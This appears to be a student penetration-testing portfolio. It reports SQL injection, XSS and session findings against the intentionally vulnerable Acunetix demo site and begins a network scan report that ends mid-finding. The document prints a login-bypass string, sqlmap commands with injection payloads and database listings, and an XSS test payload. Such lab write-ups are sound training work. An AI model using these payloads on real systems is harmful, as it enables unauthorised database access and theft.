PROJECT 1

PENETRATION TESTING ON WEBAPPLICATION:"TESTPHP.VULNWEB.COM"

OCTOBER 9, 2024

SOUMYADIP SAHA
Email- soumyadipsaha743@gmail.com
Phone- 7063155948

Table of Content

1.Abstract:

SQL injection is considered one of the most dangerous threats to websites and also databases, such vulnerability enabling the attacker to access the web and the databases. As it accesses databases it might change, steal the data, or destroy the database utterly. Currently, and with the implementation of sqlmap found in the literature being scarce and limited, SQL injection detection tools and methods are used without any detailed analysis of their strength and weakness. This paper demonstrated different types of SQL injection with an example, also we know how to detect the SQL injection, the paper shows the important tools that enable the detection of dangerous attacks to prevent the SQL injection and compares them according to the important performance parameter measures. Finally, with the implementation adopted on an ethical and legal website, the proposed paper implemented the most important tool which is called sqlmap . The implementation results reveal access to the database and extract the username and password.

Keywords:

SQL Injection, SQLMap, SQL Tools, Blind Injection, Website Vulnerabilities.

2.Introduction

Overview:

The purpose of this penetration test is to evaluate the security of the web application “testphp.vulnweb.com” by identifying vulnerabilities that may expose the application to cyber threats. This report provides an overview of the methodologies used, proof of concept (POC) for identified vulnerabilities, tools utilized during the testing, and recommendations for remediation.

Objective:

The identified vulnerabilities in the web application hosted at “testphp.vulnweb.com” through ethical penetration testing, using appropriate tools and techniques. This report includes techniques used, tools and frameworks utilized, and proof of concept (POC) screenshots demonstrating identified vulnerabilities.

3. Scope of Work

The scope of this penetration test covers the following:

- Web application vulnerability assessment on "testphp.vulnweb.com"
- Identification of potential risks associated with user inputs, session management, and data storage
- Focus on OWASP Top 10 vulnerabilities, including SQL Injection, Cross-Site Scripting (XSS), and Cross-Site Request Forgery (CSRF)

4. Tools and Frameworks Utilized

The following tools and frameworks were employed during the testing phase:

- **Burp Suite**: Intercepting proxy for HTTP/S requests, used for manual and automated scanning.
- **SQLmap**: Automated SQL injection tool for detecting and exploiting SQL injection flaws.
- **OWASP ZAP**: Vulnerability scanning tool used to identify common vulnerabilities.
- **Nikto**: Web server scanner to discover known vulnerabilities.
- **Hydra**: Used for brute-force testing of login credentials.
- **Nmap**: Network discovery and security auditing tool for mapping open ports and services.
- **Metasploit Framework**: Exploit development and post-exploitation tool used to validate critical vulnerabilities.

5. Techniques and Methodologies Used

During the penetration test, the following techniques were employed:

- **Reconnaissance**:
  - Gathered information about the target using tools like Nmap to discover open ports and services.
  - Used Whois and NSLookup for domain and IP address lookups.
- **Vulnerability Scanning**:
  - Conducted an automated vulnerability scan using OWASP ZAP to identify potential attack vectors such as XSS and CSRF.
- **SQL Injection (SQLi)**:
  - Utilized SQLmap to test for SQL injection vulnerabilities in the web application by targeting input fields that handle user input, such as login forms.
- **Cross-Site Scripting (XSS)**:
  - Tested user input fields, search boxes, and comment sections for improper sanitization of input data. Executed a series of payloads to determine whether malicious scripts could be injected.
- **Session Management Testing**:
  - Evaluated session cookie security, identified weak session management practices, and attempted session hijacking using Burp Suite.
- **Brute-Force Attacks**:

- Attempted login brute-force attacks using Hydra to determine whether the login form was vulnerable to credential stuffing or weak password enforcement.

6. Vulnerabilities Identified and Proof of Concept


5.1. SQL Injection (SQLi) Vulnerability


Description: The login form was found to be vulnerable to SQL Injection, allowing an attacker to bypass authentication and access restricted areas.

Proof of Concept:

- **Tool Used**: SQLmap
- **Payload**: admin' OR 1=1--
- **Result**: Successfully logged in as admin without valid credentials

- **Screenshot**:



Not secure
testphp.vulnweb.com/categories.php
acunetix
acuart
TEST and Demonstration site for Acunetix Web Vulnerability Scanner
home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo
search art
go
Browse categories
Browse artists
Your cart
Signup
Your profile
Our guestbook
AJAX Demo
Links
Security art
PHP scanner
PHP vuln help
Fractal Explorer
categories
Posters
Lorem ipsum dolor sit amet, consectetuer adipiscing elit. Donec molestie. Sed aliquam sem ut arcu. Phasellus sollicitudin. Vestibulum condimentum facilisis nulla. In hac habitasse platea dictumst. Nulla nonummy. Cras quis libero. Cras venenati
Paintings
Lorem ipsum dolor sit amet, consectetuer adipiscing elit. Donec molestie. Sed aliquam sem ut arcu. Phasellus sollicitudin. Vestibulum condimentum facilisis nulla. In hac habitasse platea dictumst. Nulla nonummy. Cras quis libero. Cras venenati
Stickers
Lorem ipsum dolor sit amet, consectetuer adipiscing elit. Donec molestie. Sed aliquam sem ut arcu. Phasellus sollicitudin. Vestibulum condimentum facilisis nulla. In hac habitasse platea dictumst. Nulla nonummy. Cras quis libero. Cras venenati
Graffity
Lorem ipsum dolor sit amet, consectetuer adipiscing elit. Donec molestie. Sed aliquam sem ut arcu. Phasellus sollicitudin. Vestibulum condimentum facilisis nulla. In hac habitasse platea dictumst. Nulla nonummy. Cras quis libero. Cras venenati
About Us | Privacy Policy | Contact Us | ©2019 Acunetix Ltd
Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.


Not secure
testphp.vulnweb.com/index.php
acunetix
acuart
TEST and Demonstration site for Acunetix Web Vulnerability Scanner
home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo
search art
go
Browse categories
Browse artists
Your cart
Signup
Your profile
Our guestbook
AJAX Demo
Links
Security art
PHP scanner
PHP vuln help
Fractal Explorer
welcome to our page
Test site for Acunetix WVS.
About Us | Privacy Policy | Contact Us | Shop | HTTP Parameter Pollution | ©2019 Acunetix Ltd
Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.


kali@kali: ~
File Actions Edit View Help
(kali㉿kali)-[~]
$ sqlmap -hh
{1.8.5#stable}
https://sqlmap.org
Usage: python3 sqlmap [options]
Options:
-h, --help Show basic help message and exit
-hh Show advanced help message and exit
--version Show program's version number and exit
-v VERBOSE Verbosity level: 0-6 (default 1)
Target:
At least one of these options has to be provided to define the target(s)
-u URL, --url=URL Target URL (e.g. "http://www.site.com/vuln.php?id=1")
-d DIRECT Connection string for direct database connection
-l LOGFILE Parse target(s) from Burp or WebScarab proxy log file
-m BULKFILE Scan multiple targets given in a textual file
-r REQUESTFILE Load HTTP request from a file
-g GOOGLEDORK Process Google dork results as target URLs
-c CONFIGFILE Load options from a configuration INI file
Request:
These options can be used to specify how to connect to the target URL
-A AGENT, --user... HTTP User-Agent header value
-H HEADER, --hea... Extra header (e.g. "X-Forwarded-For: 127.0.0.1")
--method=METHOD Force usage of given HTTP method (e.g. PUT)
--data=DATA Data string to be sent through POST (e.g. "id=1")
--param-del=PARA... Character used for splitting parameter values (e.g. &)
--cookie=COOKIE HTTP Cookie header value (e.g. "PHPSESSID=a8d127e...")
--cookie-del=COO... Character used for splitting cookie values (e.g. ;)
--live-cookies=L... Live cookies file used for loading up-to-date values
--load-cookies=L... File containing cookies in Netscape/wget format
--drop-set-cookie Ignore Set-Cookie header from response
--mobile Imitate smartphone through HTTP User-Agent header
--random-agent Use randomly selected HTTP User-Agent header value
--host=HOST HTTP Host header value
--referer=REFERER HTTP Referer header value
--headers=HEADERS Extra headers (e.g. "Accept-Language: fr\nETag: 123")
--auth-type=AUTH... HTTP authentication type (Basic, Digest, Bearer, ...)
--auth-cred=AUTH... HTTP authentication credentials (name:password)
--auth-file=AUTH... HTTP authentication PEM cert/private key file
--abort-code=ABO... Abort on (problematic) HTTP error code(s) (e.g. 401)
--ignore-code=IG... Ignore (problematic) HTTP error code(s) (e.g. 401)
--ignore-proxy Ignore system default proxy settings


kali@kali: ~
File Actions Edit View Help
--wizard Simple wizard interface for beginner users
(kali㉿kali)-[~]
$ sqlmap -u "http://testphp.vulnweb.com/listproducts.php?cat=1" --dbs
{1.8.5#stable}
https://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 03:50:37 /2024-10-03/
[03:50:37] [INFO] resuming back-end DBMS 'mysql'
[03:50:37] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: cat (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: cat=1 AND 3567=3567
Type: error-based
Title: MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
Payload: cat=1 AND GTID_SUBSET(CONCAT(0x71626a7a71,(SELECT (ELT(9392=9392,1))),0x7162626b71),9392)
Type: time-based blind
Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
Payload: cat=1 AND (SELECT 4910 FROM (SELECT(SLEEP(5)))Ilro)
Type: UNION query
Title: Generic UNION query (NULL) - 11 columns
Payload: cat=1 UNION ALL SELECT NULL,CONCAT(0x71626a7a71,0x6d53675a736445545069774c6b695054424848556a4e68737851506941567 46f6a64544b4a537572,0x7162626b71),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL-- -
[03:50:38] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL ≥ 5.6
[03:50:38] [INFO] fetching database names
available databases [2]:
[*] acuart
[*] information_schema
[03:50:38] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/testphp.vulnweb.com'
[*] ending @ 03:50:38 /2024-10-03/
(kali㉿kali)-[~]


kali@kali: ~
File Actions Edit View Help
{1.8.5#stable}
https://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 03:51:56 /2024-10-03/
[03:51:56] [INFO] resuming back-end DBMS 'mysql'
[03:52:01] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: cat (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: cat=1 AND 3567=3567
Type: error-based
Title: MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
Payload: cat=1 AND GTID_SUBSET(CONCAT(0x71626a7a71,(SELECT (ELT(9392=9392,1))),0x7162626b71),9392)
Type: time-based blind
Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
Payload: cat=1 AND (SELECT 4910 FROM (SELECT(SLEEP(5)))Ilro)
Type: UNION query
Title: Generic UNION query (NULL) - 11 columns
Payload: cat=1 UNION ALL SELECT NULL,CONCAT(0x71626a7a71,0x6d53675a736445545069774c6b695054424848556a4e68737851506941567 46f6a64544b4a537572,0x7162626b71),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL-- -
[03:52:01] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL ≥ 5.6
[03:52:01] [INFO] fetching tables for database: 'acuart'
Database: acuart
[8 tables]
artists
carts
categ
featured
guestbook
pictures
products
users
[03:52:01] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/testphp.vulnweb.com'



5.2. Cross-Site Scripting (XSS)

Description: The comment field on the product review page was vulnerable to reflected XSS, allowing an attacker to inject JavaScript that could execute in other users' browsers.

Proof of Concept:

- **Payload**: <script>alert('XSS')</script>
- **Result**: Script executed successfully on page load, displaying an alert.

5.3. Weak Session Management

Description: Sessions were found to be vulnerable to hijacking due to lack of secure flags in cookies and improper session expiration.

Proof of Concept:

- Used Burp Suite to intercept and replay session cookies, successfully hijacking a user's session.

7. Recommendations

6.1 SQL Injection

- **Mitigation**: Use prepared statements and parameterized queries to avoid SQL injection.
- **Additional Advice**: Regularly test all input fields for SQL injection vulnerabilities.

6.2 Cross-Site Scripting (XSS)

- **Mitigation**: Implement input validation and sanitization to remove malicious code from user inputs.
- **Additional Advice**: Use Content Security Policy (CSP) to limit the impact of injected scripts.

6.3 Cross-Site Request Forgery (CSRF)

- **Mitigation**: Implement anti-CSRF tokens to protect forms from unwanted submissions.
- **Additional Advice**: Use HTTP headers to ensure forms are submitted only from trusted origins.

8. Challenges

To protect it from SQL injection, which is considered a major threat as it makes many threats such as deceiving people that the website is the real one but it is not, changing prices, changing data in databases or even destroying them, reaching the highest

validity of the admin, canceling access to Server, or access to important financial and confidential information, prevent important processes from running and modify existing records. Several challenges exist and the security team should consider them before taking a decision:

1. SQL tools are scattered without complete real implementation in a practical case study. So, the proposed paper implements SQLMAP tool and generates the username and password for legal and ethical websites. Therefore, the selection of the best tool in regard to a specific problem, by make a comparison between the current tools.

2. Increase the experience of security manager depends on understanding the SQL injection types taxonomy. The paper provides a detailed analysis and experimental results of different

Scenarios.

9.Conclusion

The penetration test of “testphp.vulnweb.com”, several vulnerabilities were identified, including SQL injection and potential XSS vulnerabilities. These were demonstrated using various tools such as Burp Suite, SQLmap, and Nikto. Screenshots included show proof of concept for these vulnerabilities .It is recommended that the development team implement proper input validation, apply security patches to the server, and enhance the overall security posture to mitigate these risks.

10.References

[1]. Tahir, F., A. Mitrovic, and V. Sotardi, Investigating the causal relationships between badges and learning outcomes in SQL-Tutor Research and Practice in Technology Enhanced Learning, 2022. 17(1): p. 7.

[2]. Falor, A., et al. A Deep Learning Approach for Detection of SQL Injection Attacks Using Convolutional Neural Networks. in Proceedings of Data Analytics and Management. 2022. Singapore: Springer Singapore.

[3]. Shah, A., et al., Blood Bank Management and Inventory Control Database Management System. Procedia Computer Science, 2022. 198: p. 404-409.

[4]. Nouby M. Ghazaly, A. H. H. . (2022). A Review of Using Natural Gas in Internal Combustion Engines.International Journal on Recent Technologies in Mechanical and Electrical Engineering, 9(2), 07–12.

https://doi.org/10.17762/ijrmee.v9i2.365

PROJECT 2

Network scanning and network penetration test

Table Of Content

1. Abstract

The goal of this network penetration test was to identify potential vulnerabilities within the company's virtual machines (Windows VM and Ubuntu VM) and suggest remediation to enhance their security. By performing a thorough network scan and penetration testing, we aimed to discover open ports, running services, and any known vulnerabilities that could be exploited by malicious actors. The focus was on ensuring that the identified vulnerabilities were addressed to protect the network and maintain the integrity of the systems.

2.Objective

Identify devices on the network and assess vulnerabilities in Windows and Ubuntu virtual machines

3.Introduction

This penetration testing report offers a complete security posture assessment of the target system, network or application as contracted. The penetration test was conducted to discover vulnerabilities and potential impact and to provide recommendations for mitigating the identified risk. This report seeks to highlight weaknesses in security controls, and to measure the effectiveness of the defensive mechanisms already in place by simulating real world attack scenarios.

Industry standard testing methodologies such as Pen-Test tools,


Nmap, Metasploit were enforced, and tests were performed. The coverage and accuracy were ensured by both automated tools and manual techniques. This report describes scope of engagement, testing methodology, vulnerability findings and risk assessment for findings.


The discovered vulnerabilities are grouped according to their severity (critical, high, medium and low), and recommendations are made to mitigate the risks by addressing these vulnerabilities to maximize system security.


Using pentest-tools.com

I used this automated tool to scan the website for some basic information. The scan provided me with

Server software and technologies, Open ports discover DNS Records and IP Information.







Missing SPF record Confirmed

DNS RECORD TYPE	DESCRIPTION	VALUE
TXT	Text record	"google-site-verification:toEctYsulNlxgraKk7H3z58PCyz2lOCc36plupEPmYQ"

Vulnerability description

We found that the target server has no SPF record configured. An SPF (Sender Policy Framework) record defines which mail servers are authorized to send emails on behalf of a domain. If the SPF record is missing, mail servers have no way to verify whether the email sent from a domain is coming from an authorized source. This lack of protection makes it easier for attackers to spoof email addresses, leading to phishing attacks, business email compromise (BEC), and other forms of email fraud.

Risk description

Without an SPF record, anyone can send emails that appear to come from your domain. This opens the door to impersonation attacks that can harm the reputation of the domain, cause email delivery failures, or result in the exploitation of end users who receive fraudulent emails.

Recommendation

We recommend listing all the mail servers authorized to send emails on behalf of your domain and should conclude with a -all (hard fail) directive to indicate that all other IP addresses are unauthorized.

End-of-Life (EOL) found for PHP - port 80 Confirmed

